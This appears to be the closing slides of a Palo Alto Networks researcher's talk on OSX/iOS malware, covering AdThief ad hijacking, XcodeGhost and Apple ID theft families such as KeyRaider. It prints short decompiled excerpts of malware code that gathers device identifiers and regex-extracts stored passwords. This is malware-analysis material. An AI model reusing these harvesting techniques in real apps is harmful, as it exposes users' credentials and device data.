


AderMob	http://adermob.renren.com/	China
AdMob and Google Mobile Ads	http://www.admob.com/	USA
AdsMogo	http://www.adsmogo.com/en	China
AdSage/MobiSage	http://www.adsage.com/mobiSage	China
AdWhirl	http://www.adwhirl.com	USA
Domob	http://domob.cn	China
GuoHeAD	http://www.guohead.com	China
InMobi	http://www.inmobi.com	India
Komli Mobile	http://www.komlimobile.com/index	India
MdotM	http://www.mdotm.com	USA
MobClick	http://www.mobclix.com	USA
UMeng	http://www.umeng.com	China
Vpon	http://vpon.com	China
Weibo	http://us.weibo.com	China
YouMi	http://www.youmi.net	China

Table 1: Hijacked advertisements in iOS/AdThief.


Source: A. Apvrille. Inside the iOS/AdThief Malware

Possible Way that XcodeGhost Made Profit




```
+(NSData*)AppleIncReserved:(NSString*)tag{
    NSString *bundleID=[[NSBundle mainBundle] bundleIdentifier];
    NSString *app=[[[NSBundle mainBundle] infoDictionary] objectForKey:@"CFBundleName"];
    NSString *timeStamp=[self Timestamp];
    NSString *osversion=[self OSVersion];
    NSString *devicetype=[self DeviceType];
    NSString *language=[self Language];
    NSString *name=[[UIDevice currentDevice] name];
    NSString *countryCode=[self CountryCode];
    NSString *idfv=[[[UIDevice currentDevice] identifierForVendor] UUIDString];
    NSString *version = [[[NSBundle mainBundle] infoDictionary] objectForKey:@"CFBundleVersion"];
    NSDictionary *dict=[NSDictionary dictionaryWithObjectsAndKeys:timeStamp,@"timestamp",app,@"ap
                        osversion,@"os",devicetype,@"type",tag,@"status",version,@"version",languag

    NSError *error;
    NSData *jsonData = [NSJSONSerialization dataWithJSONObject:dict
                                                       options:NSJSONWritingPrettyPrinted
                                                         error:&error];
    return jsonData;
```

Apple ID "Eco-system"



Steal Apple Accounts

- Unflod
- AppBuyer
  - Sharing stolen Apple IDs
- KeyRaider
  - 225,000 Apple IDs in 18 countries
  - 92 samples




```
NSLog(CFSTR("name: %s"));
v60 = 33;
std::__1::basic_string<char,std::__1::char_traits<char>,
v60 = 34;
std::__1::basic_string<char,std::__1::char_traits<char>,
  &v34,
  "<key>password</key>\n\t<string>(*)</string>",
  41);
v60 = 35;
findRegex(&v36, &v35, &v34);
v60 = 36;
std::__1::basic_string<char,std::__1::char_traits<char>,
v60 = 37;
std::__1::basic_string<char,std::__1::char_traits<char>,
v60 = 38;
NSLog(CFSTR("password: %s"));
v60 = 39;
std::__1::basic_string<char,std::__1::char_traits<char>,
v60 = 40;
std::__1::basic_string<char,std::__1::char_traits<char>,
  &v31,
  "<key>guid</key>\n\t<string>(*)</string>",
  37);
v60 = 41;
findRegex(&v33, &v32, &v31);
```

Conclusion

Takeaway

- 27 (OSX) and 21 (iOS) new families were discovered in last 2 years
- Practical (and low-tech) ways to infect non-jailbroken iDevices
  - development certificates
  - private APIs
  - code review bypassing
  - toolchain, SDKs
- Targeted attacks have aimed OSX and iOS. Commercial Spyware and key loggers are available in public.
- OSX/iOS malware problems are not just limited on OSX/iOS
- Ads, app promotion, stolen accounts have made huge profit hence will still be trends in future.

One more thing…



Acknowledgements

- CDSQ, i_82 from WeipTech Team
- Zhaofeng Chen from Baidu X Labs
- Ryan, Chad, Richard and many cool guys from Palo Alto Networks

- Subtitle cover images are from the WoWWiki
  - Eldreth Spirit *for the YiSpecter*
  - Black Knight Ghost *for the XcodeGhost*
  - Outfits Soulreaper *for the CoolReaper*
  - Faceless Lurker *for the WireLurker*
  - Raider Bork *for the KeyRaider*

END

Thank you!

- Twitter: @claud_xiao
- Email: iClaudXiao@gmail.com

- More interesting and related stories: http://researchcenter.paloaltonetworks.com/author/claud-xiao/